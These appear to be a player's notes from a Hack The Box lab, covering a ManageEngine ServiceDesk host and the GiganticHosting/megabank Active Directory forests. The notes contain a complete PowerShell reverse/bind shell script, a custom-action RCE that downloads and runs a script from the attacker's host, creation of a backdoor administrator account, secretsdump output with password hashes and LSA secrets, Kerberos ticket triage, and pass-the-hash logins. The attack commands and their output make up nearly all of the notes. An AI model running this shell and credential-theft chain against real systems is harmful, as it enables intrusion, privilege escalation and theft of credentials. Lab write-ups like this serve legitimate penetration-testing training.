    [CmdletBinding(DefaultParameterSetName="reverse")] Param(

        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,

        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
        [Int]
        $Port,

        [Parameter(ParameterSetName="reverse")]
        [Switch]
        $Reverse,

        [Parameter(ParameterSetName="bind")]
        [Switch]
        $Bind

    )


    try
    {
        #Connect back if the reverse switch is used.
        if ($Reverse)
        {
            $client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
        }

        #Bind to the provided port if Bind switch is used.
        if ($Bind)
        {
            $listener = [System.Net.Sockets.TcpListener]$Port
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }

        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}

        #Send back current username and computername
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running
as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        #Show an interactive PowerShell prompt
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            try
            {
                #Execute the command on the target.
                $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on the
target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and
you are using the correct port."
        Write-Error $_
    }
```

```
}

Meow -Reverse -IPAddress 10.10.14.15 -Port 443
```

RCE

https://0xrick.github.io/hack-the-box/helpline/

Go to https://servicedesk.gigantichosting.local/SetUpWizard.do?forwardTo=externalAutoAction

Create custom action, trigger on subject, execute script: `powershell iex(iwr http://10.10.14.15/meow.ps1 -usebasicparsing)`

```
root@nix36:~/aptlabs# rlwrap ncat -lnvp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.110.50.
Ncat: Connection from 10.10.110.50:38254.
Windows PowerShell running as user SERVICEDESK$ on SERVICEDESK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files\ManageEngine\ServiceDesk\integration\custom_scripts>
```

```
cd C:\
cd Users
cd Administrator
cd Desktop
ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/7/2020  12:57 PM             80 flag.txt


type flag.txt
APTLABS{Y0u_B3c0M3_Th3_S@mL_pR0vId3R}
ipconfig -all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : servicedesk
   Primary Dns Suffix  . . . . . . . : GiganticHosting.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : GiganticHosting.local

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-7F-A2
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.21.123(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.21.1
   DNS Servers . . . . . . . . . . . : 192.168.21.10
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

So APTLABS{Y0u_B3c0M3_Th3_S@mL_pR0vId3R} (6th flag)

```
systeminfo

Host Name:                 SERVICEDESK
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA672
Original Install Date:     3/12/2020, 11:32:26 AM
System Boot Time:          12/14/2020, 3:58:37 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              3 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
                           [03]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD
~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
```

```
Total Physical Memory:     4,707 MB
Available Physical Memory: 1,166 MB
Virtual Memory: Max Size:  5,539 MB
Virtual Memory: Available: 1,408 MB
Virtual Memory: In Use:    4,131 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    GiganticHosting.local
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4578966
                           [02]: KB4523204
                           [03]: KB4566424
                           [04]: KB4587735
                           [05]: KB4586793
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.21.123
Hyper-V Requirements:      A hypervisor has been detected. Features required for
Hyper-V will not be displayed.

whoami
nt authority\system
Get-MpComputerStatus


AMEngineVersion                 : 1.1.17600.5
AMProductVersion                : 4.18.2010.7
AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.2010.7
AntispywareEnabled              : True
AntispywareSignatureAge         : 32
AntispywareSignatureLastUpdated : 11/12/2020 7:07:39 PM
AntispywareSignatureVersion     : 1.327.840.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 32
AntivirusSignatureLastUpdated   : 11/12/2020 7:07:41 PM
AntivirusSignatureVersion       : 1.327.840.0
BehaviorMonitorEnabled          : False
ComputerID                      : 909D250E-F6F7-4A6F-9B94-93B92814BB26
ComputerState                   : 0
FullScanAge                     : 4294967295
FullScanEndTime                 :
FullScanStartTime               :
IoavProtectionEnabled           : False
IsTamperProtected               : False
IsVirtualMachine                : True
LastFullScanSource              : 0
LastQuickScanSource             : 2
NISEnabled                      : False
NISEngineVersion                : 0.0.0.0
```

```
NISSignatureAge                 : 4294967295
NISSignatureLastUpdated         :
NISSignatureVersion             : 0.0.0.0
OnAccessProtectionEnabled       : False
QuickScanAge                    : 0
QuickScanEndTime                : 12/14/2020 4:29:42 AM
QuickScanStartTime              : 12/14/2020 4:28:51 AM
RealTimeProtectionEnabled       : False
RealTimeScanDirection           : 0
PSComputerName                  :

net user /domain
The request will be processed at a domain controller for domain
GiganticHosting.local.


User accounts for \\dc.GiganticHosting.local

-------------------------------------------------------------------------------
a.miller                 Administrator            b.davis
c.jackson                d.johson                 d.marshall
d.taylor                 e.marin                  f.allen
f.sanders                g.quimbly                Guest
j.adams                  j.johson                 j.marin
j.moore                  j.morgan                 j.perez
j.smith                  k.garcia                 k.jackson
krbtgt                   l.larsson                l.rodriguez
m.doe                    m.moore                  r.jackson
r.martin                 r.tayor                  r.thompson
s.helmer                 s.mooire                 s.svensson
t.martin                 t.scott                  t.trump
w.thompson
The command completed with one or more errors.
```

```
net user hoxha H0xha.gidia /add
The command completed successfully.

net localgroup administrators hoxha /add
The command completed successfully.
```

Secretsdump

```
(impkt) root@nix36:~/aptlabs/binaries# secretsdump.py
WORKGROUP/hoxha:H0xha.gidia@servicedesk.gigantichosting.local -history -pwd-last-set
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth
Corporation
```

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2f9e61d80e453015bfa384e316ca079d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0405e42853c0f2cb0454964601f27bae:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
pwner:1001:aad3b435b51404eeaad3b435b51404ee:38ba321cb67ee4960a1f0fd8f8bf6c79:::
hoxha:1002:aad3b435b51404eeaad3b435b51404ee:ff26f2d2102b1306bdb639741078176f:::
[*] Dumping cached domain logon information (domain/username:hash)
GIGANTICHOSTING.LOCAL/Administrator:$DCC2$10240#Administrator#cae1d67f9586822dcc694e
51b0362937
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
GIGANTICHOSTING\SERVICEDESK$:aes256-cts-hmac-sha1-
96:7c0cdacf46d919b924f6c13f6e82d54ce7668c9c35d59c4ef731815534c6c661
GIGANTICHOSTING\SERVICEDESK$:aes128-cts-hmac-sha1-
96:442fd44e70dc9756515672802d8fc436
GIGANTICHOSTING\SERVICEDESK$:des-cbc-md5:abb9ef4f5eb33bd0
GIGANTICHOSTING\SERVICEDESK$:plain_password_hex:5700430029006d006b006100780067004400
46002e003b00770036005b007400240076002200560002a00640070002f005200790041005a0056006900
480064006200390044002200780006a003800640035005e0059003d0072002e00440073003a006e006300
41002f004d002d002c00690057007100240051004700640005d003000780071005a003800680051002b00
6c002a004d003a00360054007100440059004500 3c004e006c005a00390030006a00420076004600 5800
5c00420032002700600023002e004000620051007a006e0023006a005700610051002e0057006a004e00
510073002f002c0038003e00
GIGANTICHOSTING\SERVICEDESK$:aad3b435b51404eeaad3b435b51404ee:b2e7331134cd40baef89bb
017371e5b1:::
[*] $MACHINE.ACC_history
GIGANTICHOSTING\SERVICEDESK$:aes256-cts-hmac-sha1-
96:7c0cdacf46d919b924f6c13f6e82d54ce7668c9c35d59c4ef731815534c6c661
GIGANTICHOSTING\SERVICEDESK$:aes128-cts-hmac-sha1-
96:442fd44e70dc9756515672802d8fc436
GIGANTICHOSTING\SERVICEDESK$:des-cbc-md5:abb9ef4f5eb33bd0
GIGANTICHOSTING\SERVICEDESK$:plain_password_hex:5700430029006d006b006100780067004400
46002e003b00770036005b007400240076002200560002a00640070002f005200790041005a0056006900
480064006200390044002200780006a003800640035005e0059003d0072002e00440073003a006e006300
41002f004d002d002c00690057007100240051004700640005d003000780071005a003800680051002b00
6c002a004d003a00360054007100440059004500 3c004e006c005a00390030006a00420076004600 5800
5c00420032002700600023002e004000620051007a006e0023006a005700610051002e0057006a004e00
510073002f002c0038003e00
GIGANTICHOSTING\SERVICEDESK$:aad3b435b51404eeaad3b435b51404ee:b2e7331134cd40baef89bb
017371e5b1:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5813f2f0f10d371197c535ba760d32f33bbdb4da
dpapi_userkey:0x4fb331c4b5e7f88084bc0798bfb84470ad3c0956
[*] DPAPI_SYSTEM_history
dpapi_machinekey:0xe4386ec5f1f2123b4e9cba7c513a8cd80038806e
dpapi_userkey:0xa6022e274922cca8e233f3ac58dc9d947295c825
```

```
[*] NL$KM
 0000   88 EA 0F EE 17 85 DF A7  30 AB D8 64 CB CE 18 23   ........0..d...#
 0010   94 E5 DE 42 E4 81 DB 89  40 C7 D9 83 2C 88 E3 2B   ...B....@...,..+
 0020   E5 0B E7 F7 CC FE 7A 6E  C4 90 C5 A1 FB 35 AD 00   ......zn.....5..
 0030   43 06 30 9A EA 21 52 79  DD 7E A8 B9 7B 3D 74 B1   C.0..!Ry.~..{=t.
NL$KM:88ea0fee1785dfa730abd864cbce182394e5de42e481db8940c7d9832c88e32be50be7f7ccfe7a
6ec490c5a1fb35ad004306309aea215279dd7ea8b97b3d74b1
[*] NL$KM_history
 0000   88 EA 0F EE 17 85 DF A7  30 AB D8 64 CB CE 18 23   ........0..d...#
 0010   94 E5 DE 42 E4 81 DB 89  40 C7 D9 83 2C 88 E3 2B   ...B....@...,..+
 0020   E5 0B E7 F7 CC FE 7A 6E  C4 90 C5 A1 FB 35 AD 00   ......zn.....5..
 0030   43 06 30 9A EA 21 52 79  DD 7E A8 B9 7B 3D 74 B1   C.0..!Ry.~..{=t.
NL$KM_history:88ea0fee1785dfa730abd864cbce182394e5de42e481db8940c7d9832c88e32be50be7
f7ccfe7a6ec490c5a1fb35ad004306309aea215279dd7ea8b97b3d74b1
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

```
./Rubeus.exe triage


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x3e7

 ------------------------------------------------------------------------------------
--------------------------------------------
 | LUID  | UserName                              | Service
                  | EndTime                 |
 ------------------------------------------------------------------------------------
--------------------------------------------
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | krbtgt/MEGABANK.LOCAL
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | RPCSS/sccm.gigantichosting.local
                 | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
MSSQLSvc/sccm.GiganticHosting.local:1433            | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/primary.megabank.local
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/sccm
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | HOST/SERVER04.MEGABANK.LOCAL
                 | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | HOST/SERVER05.MEGABANK.LOCAL
                 | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/SERVER04.MEGABANK.LOCAL
                 | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/SERVER05.MEGABANK.LOCAL
                 | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | HOST/PRIMARY.MEGABANK.LOCAL
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | HOST/SCCM.GIGANTICHOSTING.LOCAL
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/SCCM.GIGANTICHOSTING.LOCAL
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | HOST/DC.GIGANTICHOSTING.LOCAL
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/DC.GIGANTICHOSTING.LOCAL
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
cifs/primary.megabank.local/megabank.local          | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | ldap/primary.megabank.local
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
ldap/primary.megabank.local/megabank.local          | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | ldap/dc.GiganticHosting.local
                  | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
cifs/dc.GiganticHosting.local/GiganticHosting.local | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL | SERVICEDESK$
                 | 12/15/2020 12:22:10 AM |
 | 0x3e7 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
LDAP/dc.GiganticHosting.local/GiganticHosting.local | 12/15/2020 12:22:10 AM |
 | 0x3e4 | servicedesk$ @ GIGANTICHOSTING.LOCAL | krbtgt/GIGANTICHOSTING.LOCAL
                 | 12/15/2020 8:58:56 AM  |
 | 0x3e4 | servicedesk$ @ GIGANTICHOSTING.LOCAL | cifs/dc.GiganticHosting.local
                  | 12/15/2020 8:58:56 AM  |
 | 0x3e4 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
GC/dc.GiganticHosting.local/GiganticHosting.local   | 12/14/2020 1:58:46 PM  |
 | 0x3e4 | servicedesk$ @ GIGANTICHOSTING.LOCAL |
ldap/dc.gigantichosting.local/GiganticHosting.local | 12/14/2020 1:58:46 PM  |
 ------------------------------------------------------------------------------------
--------------------------------------------
```

Got winrm `evil-winrm -u hoxha -p H0xha.gidia -i servicedesk.gigantichosting.local`

`evil-winrm -u administrator -H 0405e42853c0f2cb0454964601f27bae -i servicedesk.gigantichosting.local -s binaries/`

`psexec.py WORKGROUP/Administrator@servicedesk.gigantichosting.local -hashes :0405e42853c0f2cb0454964601f27bae`

Started bloodhounds, there is a oneway trust: megabank -> gigantic, and admin@gicantic is foreign admin on megabank

---

Enumerating the Forests discovered (gigantic, megabank)

```
Invoke-ShareFinder



Name                        Type Remark
             ComputerName
----                        ---- ------
             ------------
ADMIN$                2147483648 Remote Admin
             dc.GiganticHosting....
C$                    2147483648 Default share
            dc.GiganticHosting....
IPC$                  2147483651 Remote IPC
             dc.GiganticHosting....
NETLOGON                       0 Logon server share
             dc.GiganticHosting....
SYSVOL                         0 Logon server share
             dc.GiganticHosting....
ADMIN$                2147483648 Remote Admin
             sccm.GiganticHostin...
AdminUIContentPayload          0 AdminUIContentPayload share for AdminUIContent
Packages         sccm.GiganticHostin...
C$                    2147483648 Default share
            sccm.GiganticHostin...
EasySetupPayload               0 EasySetupPayload share for EasySetup Packages
            sccm.GiganticHostin...
IPC$                  2147483651 Remote IPC
             sccm.GiganticHostin...
SCCMContentLib$                0 'Configuration Manager' Content Library for site
GH1 (1/6/2020) sccm.GiganticHostin...
SMSPKGC$                       0 SMS Site GH1 DP 1/6/2020
             sccm.GiganticHostin...
SMSSIG$                        0 SMS Site GH1 DP 1/6/2020
             sccm.GiganticHostin...
SMS_CPSC$                      0 SMS Compressed Package Storage
             sccm.GiganticHostin...
SMS_DP$                        0 ConfigMgr Site Server DP share
             sccm.GiganticHostin...
```

```
SMS_GH1                        0 SMS Site GH1 01/06/20
            sccm.GiganticHostin...
SMS_OCM_DATACACHE              0 OCM inbox directory
            sccm.GiganticHostin...
SMS_SITE                       0 SMS Site GH1 01/06/20
            sccm.GiganticHostin...
SMS_SUIAgent                   0 SMS Software Update Installation Agent -- 01/06/20
             sccm.GiganticHostin...
ADMIN$                2147483648 Remote Admin
             servicedesk.Giganti...
C$                    2147483648 Default share
            servicedesk.Giganti...
IPC$                  2147483651 Remote IPC
             servicedesk.Giganti...

Invoke-ShareFinder -Domain megabank.local

Name           Type Remark              ComputerName
----           ---- ------              ------------
IPC$     2147483651 Remote IPC          primary.megabank.local
NETLOGON          0 Logon server share  primary.megabank.local
SYSVOL            0 Logon server share  primary.megabank.local
IPC$     2147483651 Remote IPC          server05.megabank.local


Invoke-MapDomainTrust


SourceName      : GiganticHosting.local
TargetName      : megabank.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Inbound
WhenCreated     : 1/27/2020 5:01:57 PM
WhenChanged     : 12/14/2020 12:12:04 PM

SourceName      : megabank.local
TargetName      : GiganticHosting.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE,PIM_TRUST
TrustDirection  : Outbound
WhenCreated     : 1/27/2020 5:01:57 PM
WhenChanged     : 12/14/2020 12:12:05 PM


Get-NetDomainController


Forest                     : GiganticHosting.local
CurrentTime                : 12/15/2020 7:15:34 AM
HighestCommittedUsn        : 250248
OSVersion                  : Windows Server 2019 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : GiganticHosting.local
```

```
IPAddress                  : 192.168.21.10
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : dc.GiganticHosting.local
Partitions                 : {DC=GiganticHosting,DC=local,
CN=Configuration,DC=GiganticHosting,DC=local,
                             CN=Schema,CN=Configuration,DC=GiganticHosting,DC=local,
                             DC=DomainDnsZones,DC=GiganticHosting,DC=local...}



Get-NetDomainController -domain megabank.local


Forest                     : megabank.local
CurrentTime                : 12/15/2020 7:15:39 AM
HighestCommittedUsn        : 214887
OSVersion                  : Windows Server 2019 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : megabank.local
IPAddress                  : 192.168.24.10
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : primary.megabank.local
Partitions                 : {DC=megabank,DC=local,
CN=Configuration,DC=megabank,DC=local,
                             CN=Schema,CN=Configuration,DC=megabank,DC=local,
                             DC=ForestDnsZones,DC=megabank,DC=local...}


Get-NetUser -domain megabank.local


logoncount                : 640
badpasswordtime           : 4/18/2020 6:14:08 AM
description               : Built-in account for administering the computer/domain
distinguishedname         : CN=Administrator,CN=Users,DC=megabank,DC=local
objectclass               : {top, person, organizationalPerson, user}
lastlogontimestamp        : 12/14/2020 1:03:57 PM
name                      : Administrator
objectsid                 : S-1-5-21-997099906-443949041-4154774969-500
samaccountname            : Administrator
logonhours                : {255, 255, 255, 255...}
admincount                : 1
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : 12/31/1600 4:00:00 PM
countrycode               : 0
whenchanged               : 12/14/2020 9:03:57 PM
instancetype              : 4
```

```
objectguid             : fcbcccbe-0578-4747-9733-48bb251a845d
lastlogon              : 12/14/2020 1:41:20 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata  : {9/6/2020 12:37:48 AM, 9/6/2020 12:37:14 AM, 9/6/2020
12:37:07 AM, 2/13/2020 6:21:52 PM...}
memberof               : {CN=msa_read,CN=Users,DC=megabank,DC=local, CN=Protected
Users,CN=Users,DC=megabank,DC=local,
                         CN=Group Policy Creator
Owners,CN=Users,DC=megabank,DC=local, CN=Domain
                         Admins,CN=Users,DC=megabank,DC=local...}
whencreated            : 1/27/2020 4:49:13 PM
iscriticalsystemobject : True
badpwdcount            : 0
cn                     : Administrator
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, NOT_DELEGATED
usncreated             : 8196
primarygroupid         : 513
pwdlastset             : 4/18/2020 4:28:00 AM
usnchanged             : 213876

pwdlastset             : 12/31/1600 4:00:00 PM
logoncount             : 0
badpasswordtime        : 4/18/2020 5:54:10 AM
description            : Built-in account for guest access to the computer/domain
distinguishedname      : CN=Guest,CN=Users,DC=megabank,DC=local
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 4/18/2020 5:35:07 AM
name                   : Guest
objectsid              : S-1-5-21-997099906-443949041-4154774969-501
samaccountname         : Guest
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 9/6/2020 12:37:07 AM
instancetype           : 4
objectguid             : 0e4c9293-12f4-4510-854b-5dea758960da
lastlogon              : 4/18/2020 5:52:51 AM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata  : {9/6/2020 12:37:14 AM, 9/6/2020 12:37:07 AM, 2/13/2020
6:21:52 PM, 2/13/2020 6:21:46 PM...}
memberof               : CN=Guests,CN=Builtin,DC=megabank,DC=local
whencreated            : 1/27/2020 4:49:13 PM
badpwdcount            : 2
cn                     : Guest
useraccountcontrol     : PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated             : 8197
primarygroupid         : 514
iscriticalsystemobject : True
usnchanged             : 143832

logoncount                    : 0
```

```
badpasswordtime               : 4/18/2020 5:54:10 AM
description                   : Key Distribution Center Service Account
distinguishedname             : CN=krbtgt,CN=Users,DC=megabank,DC=local
objectclass                   : {top, person, organizationalPerson, user}
name                          : krbtgt
primarygroupid                : 513
objectsid                     : S-1-5-21-997099906-443949041-4154774969-502
samaccountname                : krbtgt
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
showinadvancedviewonly        : True
accountexpires                : NEVER
cn                            : krbtgt
whenchanged                   : 9/6/2020 12:37:48 AM
instancetype                  : 4
objectguid                    : b04f9170-f523-4a00-8283-3b49a169ce27
lastlogon                     : 12/31/1600 4:00:00 PM
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                :
CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata         : {9/6/2020 12:37:48 AM, 9/6/2020 12:37:14 AM,
9/6/2020 12:37:07 AM, 2/13/2020 6:21:52
                                PM...}
serviceprincipalname          : kadmin/changepw
memberof                      : CN=Denied RODC Password Replication
Group,CN=Users,DC=megabank,DC=local
whencreated                   : 1/27/2020 4:50:02 PM
iscriticalsystemobject        : True
badpwdcount                   : 8
useraccountcontrol            : ACCOUNTDISABLE, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated                    : 12324
countrycode                   : 0
pwdlastset                    : 1/27/2020 8:50:02 AM
msds-supportedencryptiontypes : 0
usnchanged                    : 143841

logoncount            : 15
badpasswordtime       : 4/18/2020 5:54:10 AM
distinguishedname     : CN=svc_ata,CN=Users,DC=megabank,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 12/14/2020 1:05:48 PM
name                  : svc_ata
objectsid             : S-1-5-21-997099906-443949041-4154774969-1109
samaccountname        : svc_ata
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 12/14/2020 9:05:48 PM
instancetype          : 4
objectguid            : 28f49553-1b15-4aa3-bdc7-8d777ac0394f
lastlogon             : 12/14/2020 7:26:26 PM
lastlogoff            : 12/31/1600 4:00:00 PM
```

```
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata : {9/6/2020 12:37:14 AM, 9/6/2020 12:37:07 AM, 2/13/2020
6:21:52 PM, 2/13/2020 6:21:46 PM...}
serviceprincipalname  : HTTP/server02
whencreated           : 2/13/2020 4:12:40 PM
badpwdcount           : 0
cn                    : svc_ata
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated            : 36941
primarygroupid        : 513
pwdlastset            : 2/13/2020 8:12:40 AM
usnchanged            : 213899

logoncount            : 0
badpasswordtime       : 9/10/2020 8:27:10 AM
distinguishedname     : CN=sql_admin,CN=Users,DC=megabank,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 9/10/2020 8:15:36 AM
name                  : sql_admin
objectsid             : S-1-5-21-997099906-443949041-4154774969-1119
samaccountname        : sql_admin
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 9/10/2020 3:15:36 PM
instancetype          : 4
usncreated            : 73766
objectguid            : 2e0ebea2-f55e-4142-84ed-20451e5cc5cd
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
dscorepropagationdata : 1/1/1601 12:00:00 AM
lastlogon             : 12/31/1600 4:00:00 PM
badpwdcount           : 4
cn                    : sql_admin
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 3/22/2020 10:18:55 AM
primarygroupid        : 513
pwdlastset            : 3/22/2020 3:18:55 AM
usnchanged            : 164198

logoncount            : 11779
badpasswordtime       : 9/10/2020 11:10:51 AM
distinguishedname     : CN=remote_admin,CN=Users,DC=megabank,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 12/14/2020 3:57:06 AM
name                  : remote_admin
objectsid             : S-1-5-21-997099906-443949041-4154774969-1120
samaccountname        : remote_admin
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 12/14/2020 11:57:06 AM
```

```
instancetype          : 4
usncreated            : 73820
objectguid            : 89039035-d0ba-4781-9604-4caf273bee50
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=megabank,DC=local
